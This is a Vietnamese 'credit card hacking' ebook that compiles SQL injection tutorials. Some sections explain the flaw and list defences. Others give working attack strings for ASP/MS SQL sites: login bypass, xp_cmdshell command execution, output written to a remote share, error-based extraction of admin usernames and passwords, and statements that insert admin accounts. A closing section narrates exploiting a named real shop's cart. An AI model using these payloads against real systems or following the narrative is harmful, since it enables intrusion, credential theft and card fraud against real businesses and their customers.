Author: Hieupc
Publisher: TheGioiEbook®
Title: Ebook Hacking Credit Card Version 3 (EHCC V3)
Language: Vietnamese
Contact : hieupc@gmail.com
Y!M: hieuitpc

Giới thiệu về SQL Injection

TẤN CÔNG KIỂU SQL INJECTION -
TÁC HẠI VÀ PHÒNG TRÁNH

Tác giả: Lê Đình Duy

1. SQL Injection là gì?

Khi triển khai các ứng dụng web trên Internet, nhiều người vẫn nghĩ rằng việc đảm bảo an toàn, bảo mật nhằm giảm thiểu tối đa khả năng bị tấn công từ các tin tặc chỉ đơn thuần tập trung vào các vấn đề như chọn hệ điều hành, hệ quản trị cơ sở dữ liệu, webserver sẽ chạy ứng dụng, ... mà quên mất rằng ngay cả bản thân ứng dụng chạy trên đó cũng tiềm ẩn một lỗ hổng bảo mật rất lớn. Một trong số các lỗ hổng này đó là SQL injection. Tại Việt Nam, đã qua thời kì các quản trị website lơ là việc quét virus, cập nhật các bản vá lỗi từ các phần mềm hệ thống, nhưng việc chăm sóc các lỗi của các ứng dụng lại rất ít được quan tâm. Đó là lí do tại sao trong thời gian vừa qua, không ít website tại Việt Nam bị tấn công và đa số đều là lỗi SQL injection [1]. Vậy SQL injection là gì ?

SQL injection là một kĩ thuật cho phép những kẻ tấn công lợi dụng lỗ hổng trong việc kiểm tra dữ liệu nhập trong các ứng dụng web và các thông báo lỗi của hệ quản trị cơ sở dữ liệu để "tiêm vào" (inject) và thi hành các câu lệnh SQL bất hợp pháp (không được người phát triển ứng dụng lường trước). Hậu quả của nó rất tai hại vì nó cho phép những kẻ tấn công có thể thực hiện các thao tác xóa, hiệu chỉnh, … do có toàn quyền trên cơ sở dữ liệu của ứng dụng, thậm chí là server mà ứng dụng đó đang chạy. Lỗi này thường xảy ra trên các ứng dụng web có dữ liệu được quản lí bằng các hệ quản trị cơ sở dữ liệu như SQL Server, MySQL, Oracle, DB2, Sysbase.

2. Các dạng tấn công bằng SQL Injection

Có bốn dạng thông thường bao gồm: vượt qua kiểm tra lúc đăng nhập (authorization bypass), sử dụng câu lện SELECT, sử dụng câu lệnh INSERT, sử dụng các stored-procedures [2], [3].

2.1. Dạng tấn công vượt qua kiểm tra đăng nhập

Với dạng tấn công này, tin tặc có thể dễ dàng vượt qua các trang đăng nhập nhờ vào lỗi khi dùng các câu lệnh SQL thao tác trên cơ sở dữ liệu của ứng dụng web.

Xét một ví dụ điển hình, thông thường để cho phép người dùng truy cập vào các trang web được bảo mật, hệ thống thường xây dựng trang đăng nhập để yêu cầu người dùng nhập thông tin về tên

đăng nhập và mật khẩu. Sau khi người dùng nhập thông tin vào, hệ thống sẽ kiểm tra tên đăng nhập
và mật khẩu có hợp lệ hay không để quyết định cho phép hay từ chối thực hiện tiếp.
Trong trường hợp này, người ta có thể dùng hai trang, một trang HTML để hiển thị form nhập liệu
và một trang ASP dùng để xử lí thông tin nhập từ phía người dùng. Ví dụ:

login.htm

```
<form action="ExecLogin.asp" method="post">
Username: <input type="text" name="fUSRNAME"><br>
Password: <input type="password" name="fPASSWORD"><br>
<input type="submit">
</form>
```

2

execlogin.asp

```
<%
Dim vUsrName, vPassword, objRS, strSQL
vUsrName = Request.Form("fUSRNAME")
vPassword = Request.Form("fPASSWORD")
strSQL = "SELECT * FROM T_USERS " & _
"WHERE USR_NAME=' " & vUsrName & _
" ' and USR_PASSWORD=' " & vPassword & " ' "
Set objRS = Server.CreateObject("ADODB.Recordset")
objRS.Open strSQL, "DSN=..."
If (objRS.EOF) Then
Response.Write "Invalid login."
Else
Response.Write "You are logged in as " & objRS("USR_NAME")
End If
Set objRS = Nothing
%>
```

Thoạt nhìn, đoạn mã trong trang execlogin.asp dường như không chứa bất cứ một lỗ hổng về an toàn
nào. Người dùng không thể đăng nhập mà không có tên đăng nhập và mật khẩu hợp lệ. Tuy nhiên,
đoạn mã này thực sự không an toàn và là tiền đề cho một lỗi SQL injection. Đặc biệt, chỗ sơ hở
nằm ở chỗ dữ liệu nhập vào từ người dùng được dùng để xây dựng trực tiếp câu lệnh SQL. Chính
điều này cho phép những kẻ tấn công có thể điều khiển câu truy vấn sẽ được thực hiện. Ví dụ, nếu
người dùng nhập chuỗi sau vào trong cả 2 ô nhập liệu username/password của trang login.htm là:
' OR ' ' = ' '. Lúc này, câu truy vấn sẽ được gọi thực hiện là:

```
SELECT * FROM T_USERS WHERE USR_NAME ='' OR ''='' and USR_PASSWORD= '' OR ''=''
```

Câu truy vấn này là hợp lệ và sẽ trả về tất cả các bản ghi của T_USERS và đoạn mã tiếp theo xử lí
người dùng đăng nhập bất hợp pháp này như là người dùng đăng nhập hợp lệ.

2.2. Dạng tấn công sử dụng câu lệnh SELECT

Dạng tấn công này phức tạp hơn. Để thực hiện được kiểu tấn công này, kẻ tấn công phải có khả
năng hiểu và lợi dụng các sơ hở trong các thông báo lỗi từ hệ thống để dò tìm các điểm yếu khởi
đầu cho việc tấn công.

Xét một ví dụ rất thường gặp trong các website về tin tức. Thông thường, sẽ có một trang nhận ID
của tin cần hiển thị rồi sau đó truy vấn nội dung của tin có ID này. Ví dụ:
http://www.myhost.com/shownews.asp?ID=123. Mã nguồn cho chức năng này thường được viết khá
đơn giản theo dạng

```
<%
Dim vNewsID, objRS, strSQL
vNewsID = Request("ID")
strSQL = "SELECT * FROM T_NEWS WHERE NEWS_ID =" & vNewsID
3
Set objRS = Server.CreateObject("ADODB.Recordset")
objRS.Open strSQL, "DSN=..."
Set objRS = Nothing
%>
```

Trong các tình huống thông thường, đoạn mã này hiển thị nội dung của tin có ID trùng với ID đã
chỉ định và hầu như không thấy có lỗi. Tuy nhiên, giống như ví dụ đăng nhập ở trước, đoạn mã này
để lộ sơ hở cho một lỗi SQL injection khác. Kẻ tấn công có thể thay thế một ID hợp lệ bằng cách
gán ID cho một giá trị khác, và từ đó, khởi đầu cho một cuộc tấn công bất hợp pháp, ví dụ như: **0**
OR 1=1 (nghĩa là, http://www.myhost.com/shownews.asp?ID=0 or 1=1).
Câu truy vấn SQL lúc này sẽ trả về tất cả các article từ bảng dữ liệu vì nó sẽ thực hiện câu lệnh:

```
SELECT * FROM T_NEWS WHERE NEWS_ID=0 or 1=1
```

Một trường hợp khác, ví dụ như trang tìm kiếm. Trang này cho phép người dùng nhập vào các
thông tin tìm kiếm như Họ, Tên, … Đoạn mã thường gặp là:

```
<%
Dim vAuthorName, objRS, strSQL
vAuthorName = Request("fAUTHOR_NAME")
strSQL = "SELECT * FROM T_AUTHORS WHERE AUTHOR_NAME =' " & _
vAuthorName & " ' "
Set objRS = Server.CreateObject("ADODB.Recordset")
objRS.Open strSQL, "DSN=..."
…
Set objRS = Nothing
%>
```

Tương tự như trên, tin tặc có thể lợi dụng sơ hở trong câu truy vấn SQL để nhập vào trường tên tác
giả bằng chuỗi giá trị:

```
' UNION SELECT ALL SELECT OtherField FROM OtherTable WHERE ' '=' (*)
```

Lúc này, ngoài câu truy vấn đầu không thành công, chương trình sẽ thực hiện thêm lệnh tiếp theo
sau từ khóa UNION nữa.
Tất nhiên các ví dụ nói trên, dường như không có gì nguy hiểm, nhưng hãy thử tưởng tượng kẻ tấn
công có thể xóa toàn bộ cơ sở dữ liệu bằng cách chèn vào các đoạn lệnh nguy hiểm như lệnh DROP
TABLE. Ví dụ như: **' DROP TABLE T_AUTHORS --**

Chắc các bạn sẽ thắc mắc là làm sao biết được ứng dụng web bị lỗi dạng này được. Rất đơn giản,
hãy nhập vào chuỗi *(*)* như trên, nếu hệ thống báo lỗi về cú pháp dạng: Invalid object name "OtherTable"; ta có thể biết chắc là hệ thống đã thực hiện câu SELECT sau từ khóa UNION, vì như
vậy mới có thể trả về lỗi mà ta đã cố tình tạo ra trong câu lệnh SELECT.
Cũng sẽ có thắc mắc là làm thế nào có thể biết được tên của các bảng dữ liệu mà thực hiện các thao
tác phá hoại khi ứng dụng web bị lỗi SQL injection. Cũng rất đơn giản, bởi vì trong SQL Server, có
hai đối tượng là sysobjects và syscolumns cho phép liệt kê tất cả các tên bảng và cột có trong hệ
thống. Ta chỉ cần chỉnh lại câu lệnh SELECT, ví dụ như:
' UNION SELECT name FROM sysobjects WHERE xtype = 'U' là có thể liệt kê được tên tất cả các
bảng dữ liệu.
4

2.3. Dạng tấn công sử dụng câu lệnh INSERT

Thông thường các ứng dụng web cho phép người dùng đăng kí một tài khoản để tham gia. Chức
năng không thể thiếu là sau khi đăng kí thành công, người dùng có thể xem và hiệu chỉnh thông tin
của mình. SQL injection có thể được dùng khi hệ thống không kiểm tra tính hợp lệ của thông tin
nhập vào.
Ví dụ, một câu lệnh INSERT có thể có cú pháp dạng: INSERT INTO TableName VALUES('Value One',
'Value Two', 'Value Three'). Nếu đoạn mã xây dựng câu lệnh SQL có dạng :

```
<%
strSQL = "INSERT INTO TableName VALUES(' " & strValueOne & " ', ' " _
& strValueTwo & " ', ' " & strValueThree & " ') "
Set objRS = Server.CreateObject("ADODB.Recordset")
objRS.Open strSQL, "DSN=..."
…
Set objRS = Nothing
%>
```

Thì chắc chắn sẽ bị lỗi SQL injection, bởi vì nếu ta nhập vào trường thứ nhất ví dụ như: **' + (SELECT
TOP 1 FieldName FROM TableName) + '.** Lúc này câu truy vấn sẽ là**: INSERT INTO TableName VALUES(' ' + (SELECT TOP 1 FieldName FROM TableName) + ' ', 'abc', 'def').** Khi đó, lúc thực hiện
lệnh xem thông tin, xem như bạn đã yêu cầu thực hiện thêm một lệnh nữa đó là: **SELECT TOP 1
FieldName FROM TableName**

2.4. Dạng tấn công sử dụng stored-procedures

Việc tấn công bằng stored-procedures sẽ gây tác hại rất lớn nếu ứng dụng được thực thi với quyền
quản trị hệ thống **'sa'**. Ví dụ, nếu ta thay đoạn mã tiêm vào dạng: **' ; EXEC xp_cmdshell 'cmd.exe
dir C: '.** Lúc này hệ thống sẽ thực hiện lệnh liệt kê thư mục trên ổ đĩa C:\ cài đặt server. Việc phá

hoại kiểu nào tuỳ thuộc vào câu lệnh đằng sau cmd.exe.

3. Cách phòng tránh

Như vậy, có thể thấy lỗi SQL injection khai thác những bất cẩn của các lập trình viên phát triển ứng
dụng web khi xử lí các dữ liệu nhập vào để xây dựng câu lệnh SQL. Tác hại từ lỗi SQL injection
tùy thuộc vào môi trường và cách cấu hình hệ thống. Nếu ứng dụng sử dụng quyền dbo (quyền của
người sở hữu cơ sở dữ liệu - owner) khi thao tác dữ liệu, nó có thể xóa toàn bộ các bảng dữ liệu, tạo
các bảng dữ liệu mới, … Nếu ứng dụng sử dụng quyền sa (quyền quản trị hệ thống), nó có thể điều
khiển toàn bộ hệ quản trị cơ sở dữ liệu và với quyền hạn rộng lớn như vậy nó có thể tạo ra các tài
khoản người dùng bất hợp pháp để điều khiển hệ thống của bạn. Để phòng tránh, ta có thể thực hiện
ở hai mức:

3.1. Kiểm soát chặt chẽ dữ liệu nhập vào

Để phòng tránh các nguy cơ có thể xảy ra, hãy bảo vệ các câu lệnh SQL là bằng cách kiểm soát chặt
chẽ tất cả các dữ liệu nhập nhận được từ đối tượng Request (Request, Request.QueryString, Request.Form, Request.Cookies, and Request.ServerVariables). Ví dụ, có thể giới hạn chiều dài của
chuỗi nhập liệu, hoặc xây dựng hàm EscapeQuotes để thay thế các dấu nháy đơn bằng 2 dấu nháy
đơn như:

```
<%
Function EscapeQuotes(sInput)
sInput = replace(sInput, " ' ", " ' ' ")
EscapeQuotes = sInput
5
End Function
%>
```

Trong trường hợp dữ liệu nhập vào là số, lỗi xuất phát từ việc thay thế một giá trị được tiên đoán là
dữ liệu số bằng chuỗi chứa câu lệnh SQL bất hợp pháp. Để tránh điều này, đơn giản hãy kiểm tra
dữ liệu có đúng kiểu hay không bằng hàm IsNumeric().

Ngoài ra có thể xây dựng hàm loại bỏ một số kí tự và từ khóa nguy hiểm như: **;, --, select, insert,
xp_, …** ra khỏi chuỗi dữ liệu nhập từ phía người dùng để hạn chế các tấn công dạng này:

```
<%
Function KillChars(sInput)
dim badChars
dim newChars
badChars = array("select", "drop", ";", "--", "insert", "delete", "xp_")
newChars = strInput
for i = 0 to uBound(badChars)
newChars = replace(newChars, badChars(i), "")
next
KillChars = newChars
```

```
End Function
%>
```

3.2. Thiết lập cấu hình an toàn cho hệ quản trị cơ sở dữ liệu

Cần có cơ chế kiểm soát chặt chẽ và giới hạn quyền xử lí dữ liệu đến tài khoản người dùng mà ứng dụng web đang sử dụng. Các ứng dụng thông thường nên tránh dùng đến các quyền như dbo hay sa.

Quyền càng bị hạn chế, thiệt hại càng ít.

Ngoài ra để tránh các nguy cơ từ SQL Injection attack, nên chú ý loại bỏ bất kì thông tin kĩ thuật nào chứa trong thông điệp chuyển xuống cho người dùng khi ứng dụng có lỗi. Các thông báo lỗi thông thường tiết lộ các chi tiết kĩ thuật có thể cho phép kẻ tấn công biết được điểm yếu của hệ thống.

Sưu tầm trên Internet từ bài được dịch và sửa đổi
từ bài viết nguyên thuỷ "*SQL Injection Walkthrough*" của *http://www.xfocus.net/*

1. SQL Injection là gì?

SQL Injection là một trong những kiểu hack web đang dần trở nên phổ biến hiện nay. Bằng cách inject các mã SQL query/command vào input trước khi chuyển cho ứng dụng web xử lí, bạn có thể login mà không cần username và password, remote execution, dump data và lấy root của SQL server. Công cụ dùng để tấn công là một trình duyệt web bất kì, chẳng hạn như Internet Explorer, Netscape, Lynx, ...

2. Tìm kiếm mục tiêu

Có thể tìm các trang web cho phép submit dữ liệu ở bất kì một trình tìm kiếm nào trên mạng, chẳng hạn như các trang login, search, feedback, ...

Ví dụ:

```
http://yoursite.com/index.asp?id=10
```

Một số trang web chuyển tham số qua các field ẩn, phải xem mã HTML mới thấy rõ. Ví dụ như ở dưới.

```
<FORM action=Search/search.asp method=post>
<input type=hidden name=A value=C>
</FORM>
```

3. Kiểm tra chỗ yếu của trang web

Thử submit các field username, password hoặc field id, .. bằng hi' or 1=1--

- Login: `hi' or 1=1--`
- Password: `hi' or 1=1--`
- `http://yoursite.com/index.asp?id=hi' or 1=1--`

Nếu site chuyển tham số qua field ẩn, hãy download source HTML, lưu trên đĩa cứng và thay đổi lại URL cho phù hợp. Ví dụ:

```
<FORM action=http://yoursite.com/Search/search.asp method=post>
<input type=hidden name=A value="hi' or 1=1--">
</FORM>
```

Nếu thành công, thì có thể login vào mà không cần phải biết username và password

4. Tại sao ' or 1=1-- có thể vượt qua phần kiểm tra đăng nhập?

Giả sử như có một trang ASP liên kết đến một ASP trang khác với URL như sau:

```
http://yoursite.com/index.asp?category=food
```

Trong URL trên, biến '***category***' được gán giá trị là '***food***'. Mã ASP của trang này có thể như sau (đây chỉ là ví dụ thôi):

```
v_cat = request("category")
sqlstr="SELECT * FROM product WHERE PCategory='" & v_cat & "'"
set rs=conn.execute(sqlstr)
```

v_cat sẽ chứa giá trị của biến request("category") là '***food***' và câu lệnh SQL tiếp theo sẽ là:

```
SELECT * FROM product WHERE PCategory='food'
```

Dòng query trên sẽ trả về một tập resultset chứa một hoặc nhiều dòng phù hợp với điều kiện ***WHERE PCategory='food'***

Nếu thay đổi URL trên thành *http://yoursite.com/index.asp?category=food' or 1=1--* , biến ***v_cat*** sẽ chứa giá trị "***food' or 1=1--*** " và dòng lệnh SQL query sẽ là:

```
SELECT * FROM product WHERE PCategory='food' or 1=1--'
```

Dòng query trên sẽ select mọi thứ trong bảng **product** bất chấp giá trị của trường PCategory có bằng 'food' hay không. Hai dấu gạch ngang (--) chỉ cho MS SQL server biết đã hết dòng query, mọi thứ còn lại sau "--" sẽ bị bỏ qua. Đối với MySQL, hãy thay "--" thành "#"

Ngoài ra, cũng có thể thử cách khác bằng cách submit ***' or 'a'='a***. Dòng SQL query bây giờ sẽ là:

```
SELECT * FROM product WHERE PCategory='food' or 'a'='a'
```

Một số loại dữ liệu khác mà cũng nên thử submit để biết xem trang web có gặp lỗi hay không:

' or 1=1--

" or 1=1--

or 1=1--

' or 'a'='a

" or "a"="a

') or ('a'='a

5. Thi hành lệnh từ xa bằng SQL Injection

Nếu cài đặt với chế độ mặc định mà không có điều chỉnh gì, MS SQL Server sẽ chạy ở mức SYSTEM, tương đương với mức truy cập Administrator trên Windows. Có thể dùng store procedure ***xp_cmdshell*** trong CSDL ***master*** để thi hành lệnh từ xa:

```
'; exec master..xp_cmdshell 'ping 10.10.1.2'--
```

Hãy thử dùng dấu nháy đôi (") nếu dấu nháy đơn (') không làm việc.

Dấu chấm phẩy (sẽ kết thúc dòng SQL query hiện tại và cho phép thi hành một SQL command mới. Để kiểm tra xem lệnh trên có được thi hành hay không, có thể listen các ICMP packet từ 10.10.1.2 bằng tcpdump như sau:

```
#tcpdump icmp
```

Nếu nhận được ping request từ 10.10.1.2 nghĩa là lệnh đã được thi hành.

6. Nhận output của SQL query

Có thể dùng ***sp_makewebtask*** để ghi các output của SQL query ra một file HTML

```
'; EXEC master..sp makewebtask "\\10.10.1.3\share\output.html", "SELECT
* FROM INFORMATION_SCHEMA.TABLES"
```

Chú ý: folder "***share***" phải được share cho Everyone trước.

7. Nhận dữ liệu qua '*database using ODBC error message*'

Các thông báo lỗi của MS SQL Server thường đưa cho bạn những thông tin quan trọng. Lấy ví dụ ở trên http://yoursite.com/index.asp?id=10, bây giờ chúng ta thử hợp nhất integer '10' với một string khác lấy từ CSDL:

```
http://yoursite.com/index.asp?id=10 UNION SELECT TOP 1 TABLE_NAME FROM
INFORMATION_SCHEMA.TABLES--
```

Bảng INFORMATION_SCHEMA.TABLES của hệ thống SQL Server chứa thông tin về tất cả các bảng (table) có trên server. Trường TABLE_NAME chứa tên của mỗi bảng trong CSDL. Chúng ta chọn nó bởi vì chúng ta biết rằng nó luôn tồn tại. Query của chúng ta là:

```
SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES--
```

Dòng query này sẽ trả về tên của bảng đầu tiên trong CSDL

Khi chúng ta kết hợp chuỗi này với số integer 10 qua statement UNION, MS SQL Server sẽ cố thử chuyển một string (nvarchar) thành một số integer. Điều này sẽ gặp lỗi nếu như không chuyển được nvarchar sang int, server sẽ hiện thông báo lỗi sau:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting
the nvarchar value 'table1' to a column of data type int.

/index.asp, line 5
```

Thông báo lỗi trên cho biết giá trị muốn chuyển sang integer nhưng không được, "***table1***". Đây cũng chính là tên của bảng đầu tiên trong CSDL mà chúng ta đang muốn có.

Để lấy tên của tên của bảng tiếp theo, có thể dùng query sau:

```
http://yoursite.com/index.asp?id=10 UNION SELECT TOP 1 TABLE_NAME FROM
INFORMATION_SCHEMA.TABLES WHERE TABLE_NAME NOT IN ('table1')--
```

Cũng có thể thử tìm dữ liệu bằng cách khác thông qua statement LIKE của câu lệnh SQL:

```
http://yoursite.com/index.asp?id=10 UNION SELECT TOP 1 TABLE_NAME FROM
INFORMATION_SCHEMA.TABLES WHERE TABLE_NAME LIKE '%25login%25'--
```

Khi đó thông báo lỗi của SQL Server có thể là:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting
the nvarchar value 'admin_login' to a column of data type int.

/index.asp, line 5
```

Mẫu so sánh '***%25login%25***' sẽ tương đương với ***%login%*** trong SQL Server. Như thấy trong thông báo lỗi trên, chúng ta có thể xác định được tên của một table quan trọng là "***admin_login***".

8. Xác định tên của các column trong table

Table INFORMATION_SCHEMA.COLUMNS chứa tên của tất cả các column trong table. Có thể khai thác như sau:

```
http://yoursite.com/index.asp?id=10 UNION SELECT TOP 1 COLUMN_NAME FROM
INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='admin_login'--
```

Khi đó thông báo lỗi của SQL Server có thể như sau:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
```

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting
the nvarchar value 'login_id' to a column of data type int.

/index.asp, line 5
```

Như vậy tên của column đầu tiên là "***login_id***". Để lấy tên của các column tiếp theo, có thể dùng mệnh đề logic NOT IN () như sau:

```
http://yoursite.com/index.asp?id=10 UNION SELECT TOP 1 COLUMN NAME FROM
INFORMATION SCHEMA.COLUMNS WHERE TABLE_NAME='admin_login' WHERE
COLUMN_NAME NOT IN ('login_id')--
```

Khi đó thông báo lỗi của SQL Server có thể như sau:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting
the nvarchar value 'login_name' to a column of data type int.

/index.asp, line 5
```

Làm tương tự như trên, có thể lấy được tên của các column còn lại như "***password***", "***details***". Khi đó ta lấy tên của các column này qua các thông báo lỗi của SQL Server, như ví dụ sau:

```
http://yoursite.com/index.asp?id=10 UNION SELECT TOP 1 COLUMN NAME FROM
INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='admin_login' WHERE
COLUMN_NAME NOT IN ('login_id','login_name','password',details')--
```

Khi đó thông báo lỗi của SQL Server có thể như sau:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]ORDER BY items must
appear in the select list if the statement contains a UNION operator.

/index.asp, line 5
```

9. Thu thập các dữ liệu quan trọng

Chúng ta đã xác định được các tên của các table và column quan trọng. Chúng ta sẽ thu thập các thông tin quan trọng từ các table và column này.

Có thể lấy login_name đầu tiên trong table "admin_login" như sau:

```
http://yoursite.com/index.asp?id=10 UNION SELECT TOP 1 login_name FROM
admin_login--
```

Khi đó thông báo lỗi của SQL Server có thể như sau:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
```

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting
the nvarchar value 'neo' to a column of data type int.

/index.asp, line 5
```

Dễ dàng nhận ra được admin user đầu tiên có login_name là "***neo***". Hãy thử lấy password của "***neo***" như sau:

```
http://yoursite.com/index.asp?id=10 UNION SELECT TOP 1 password FROM
admin_login where login_name='neo'--
```

Khi đó thông báo lỗi của SQL Server có thể như sau:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting
the nvarchar value 'm4trix' to a column of data type int.

/index.asp, line 5
```

Và bây giờ là đã có thể login vào với username là "***neo***" và password là "***m4trix***".

10. Nhận các numeric string

Có một hạn chế nhỏ đối với phương pháp trên. Chúng ta không thể nhận được các error message nếu server có thể chuyển text đúng ở dạng số (text chỉ chứa các kí tự số từ 0 đến 9). Giả sử như password của "***trinity***" là "***31173***". Vậy nếu ta thi hành lệnh sau:

```
http://yoursite.com/index.asp?id=10 UNION SELECT TOP 1 password FROM
admin_login where login_name='trinity'--
```

Thì khi đó chỉ nhận được thông báo lỗi "*Page Not Found*". Lý do bởi vì server có thể chuyển passoword "**31173**" sang dạng số trước khi UNION với integer 10. Để giải quyết vấn đề này, chúng ta có thể thêm một vài kí tự alphabet vào numeric string này để làm thất bại sự chuyển đổi từ text sang số của server. Dòng query mới như sau:

```
http://yoursite.com/index.asp?id=10 UNION SELECT TOP 1 convert(int,
password%2b'%20morpheus') FROM admin_login where login_name='trinity'--
```

Chúng ta dùng dấu cộng (+) để nối thêm text vào password (ASCII code của '+' là 0x2b). Chúng ta thêm chuỗi '(space)morpheus' vào cuối password để tạo ra một string mới không phải numeric string là '31173 morpheus'. Khi hàm convert() được gọi để chuyển '31173 morpheus' sang integer, SQL server sẽ phát lỗi ODBC error message sau:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting
the nvarchar value '31173 morpheus' to a column of data type int.

/index.asp, line 5
```

Và nghĩa là bây giờ ta cũng có thể login vào với username '***trinity***' và password là '***31173***'

11. Thay đổi dữ liệu (Update/Insert) của CSDL

Khi đã có tên của tất cả các column trong table, có thể sử dụng statement UPDATE hoặc INSERT để sửa đổi/tạo mới một record vào table này.

Để thay đổi password của "neo", có thể làm như sau:

```
http://yoursite.com/index.asp?id=10; UPDATE 'admin_login' SET 'password'
= 'newpas5' WHERE login_name='neo'--
```

Hoặc nếu bạn muốn một record mới vào table:

```
http://yoursite.com/index.asp?id=10; INSERT INTO 'admin login'
('login_id', 'login_name', 'password', 'details') VALUES
(666,'neo2','newpas5','NA')--
```

Và bây giờ có thể login vào với username "neo2" và password là "newpas5"

12. Ngăn chặn SQL Injection

Hãy loại bỏ các kí tự meta như '"/\; và các kí tự extend như NULL, CR, LF, ... trong các string nhận được từ:

- input do người dùng đệ trình
- các tham số từ URL
- các giá trị từ cookie

Đối với các giá trị numeric, hãy chuyển nó sang integer trước khi query SQL, hoặc dùng ISNUMERIC để chắc chắn nó là một số integer.

Thay đổi "Startup and run SQL Server" dùng mức low privilege user trong tab SQL Server Security.

Xóa các stored procedure trong database **master** mà không dùng như:

- xp_cmdshell
- xp_startmail
- xp_sendmail
- sp_makewebtask

13. Ngăn chặn SQL Injection trong ASP.NET

Các cách thức ngăn chặn SQL Injection được trình bày ở phần 12 đã bao quát đủ phương pháp, nhưng trong ASP.NET có cách ngăn chặn đơn giản là sử dụng các Parameters khi

làm việc với object SqlCommand (hoặc OleDbCommand) chứ không sử dụng các câu lệnh SQL trực tiếp. Khi đó .NET sẽ tự động validate kiểu dữ liệu, nội dung dữ liệu trước khi thực hiện câu lệnh SQL.

Ngoài ra, cũng cần kiểm soát tốt các thông báo lỗi. Và mặc định trong ASP.NET là thông báo lỗi sẽ không được thông báo chi tiết khi không chạy trên localhost.

Các từ khóa SQL
Nguồn: http://vi.wikipedia.org/w

Từ khóa SQL chia thành nhiều nhóm:

Lấy dữ liệu

Thao tác sử dụng nhiều nhất trong một cơ sở dữ liệu dựa trên giao dịch là thao tác lấy dữ liệu.

- `SELECT` được sử dụng để lấy dữ liệu từ một hoặc nhiều bảng trong cơ sở dữ liệu, `SELECT` là lệnh thường dùng nhất của ngôn ngữ sửa đổi dữ liệu (tạm dịch) (tiếng Anh: Data Manipulation Language - DML). Trong việc tạo ra câu truy vấn `SELECT`, người sử dụng phải đưa ra mô tả cho những dữ liệu mình muốn lấy ra

chứ *không* chỉ ra những hành động vật lý nào bắt buộc phải thực hiện để lấy ra kết quả đó. Hệ thống cơ sở dữ liệu, hay chính xác hơn là bộ tối ưu hóa câu truy vấn sẽ dịch từ câu truy vấn sang kế hoạch truy vấn tối ưu.

-
  - Những từ khóa liên quan tới SELECT bao gồm:
    - `FROM` dùng để chỉ định dữ liệu sẽ được lấy ra từ những bảng nào, và các bảng đó quan hệ với nhau như thế nào.
    - `WHERE` dùng để xác định những bản ghi nào sẽ được lấy ra, hoặc áp dụng với GROUP BY.
    - `GROUP BY` dùng để kết hợp các bản ghi có những giá trị liên quan với nhau thành các phần tử của một tập hợp nhỏ hơn các bản ghi.
    - `HAVING` dùng để xác định những bản ghi nào, là kết quả từ từ khóa GROUP BY, sẽ được lấy ra.
    - `ORDER BY` dùng để xác định dữ liệu lấy ra sẽ được sắp xếp theo những cột nào.

Sửa đổi dữ liệu

Ngôn ngữ sửa đổi dữ liệu (Data Manipulation Language - DML), là một phần nhỏ của ngôn ngữ, có những thành phần tiêu chuẩn dùng để thêm, cập nhật và xóa dữ liệu delete data.

- `INSERT` dùng để thêm dữ liệu vào một bảng đã tồn tại.
- `UPDATE` dùng để thay đổi giá trị của một tập hợp các bản ghi trong một bảng.
- `MERGE` dùng để kết hợp dữ liệu của nhiều bảng. Nó được dùng như việc kết hợp giữa hai phần tử `INSERT` và `UPDATE` .
- `DELETE` xóa những bản ghi tồn tại trong một bảng.
- `TRUNCATE` Xóa toàn bộ dữ liệu trong một bảng (không phải là tiêu chuẩn, nhưng là một lệnh SQL phổ biến).

Giao dịch dữ liệu

Giao dịch, nếu có, dùng để bao bọc các thao tác sửa đổi dữ liệu.

- `BEGIN WORK` (hoặc `START TRANSACTION`, tùy theo các ngôn ngữ SQL khác nhau) được sử dụng để đánh dấu việc bắt đầu một giao dịch dữ liệu (giao dịch dữ liệu đó có kết thúc hoàn toàn hay không).
- `COMMIT` dùng để lưu lại những thay đổi trong giao dịch.
- `ROLLBACK` dùng để quay lại thời điểm sử dụng lệnh `COMMIT` cuối cùng.

Exploit Ebox Shopping Cart (SQL Injection)

(Có phiên bản được trình bày bằng hình ảnh)

Tác giả: hieupc

Có thể nói đây là bài đáng chú ý nhất trong Ebook này, vì lỗi này vừa mang tính cổ điển vừa mang tính tư duy và cộng với sự tìm tòi, may mắn, và cả kinh nghiệm.

Giới thiệu sơ về Ebox: Ebox là một shop sử dụng MS SQL Server và ASP, được xem là khá giống với các Shopping Cart khác: VPASP, X-Cart…

11 h 00: Tình cờ hieupc được một người bạn nhờ exploit thử shop này vì nó bị mắc lỗi khá nghiêm trọng SQL Injection. Và lúc đầu có phần hơi khó khăn vì chưa nắm rõ được shop này cấu trúc Database và Table nó như thế nào.

11 h 15: Sau một hồi search google , hieupc tìm ra được khá nhiều trang của loại Shop Ebox này, mục tiêu của hieupc là exploit shop : http://www.cookes.co.uk , nhưng không

biết table của nó thế nào và đành phải đi tìm một shop Ebox tương tự khác nhưng có thể exploit ra table và hieupc tìm ra được shop : http://www.fotosense.co.uk.

11 h 45: Việc exploit table và column diễn ra khá lâu (Xem trong EHCC V1 và V2), cuối cùng cũng đã lấy được những thông tin cần thiết cho mục tiêu ban đầu, và đem qua exploit shop http://www.cookes.co.uk

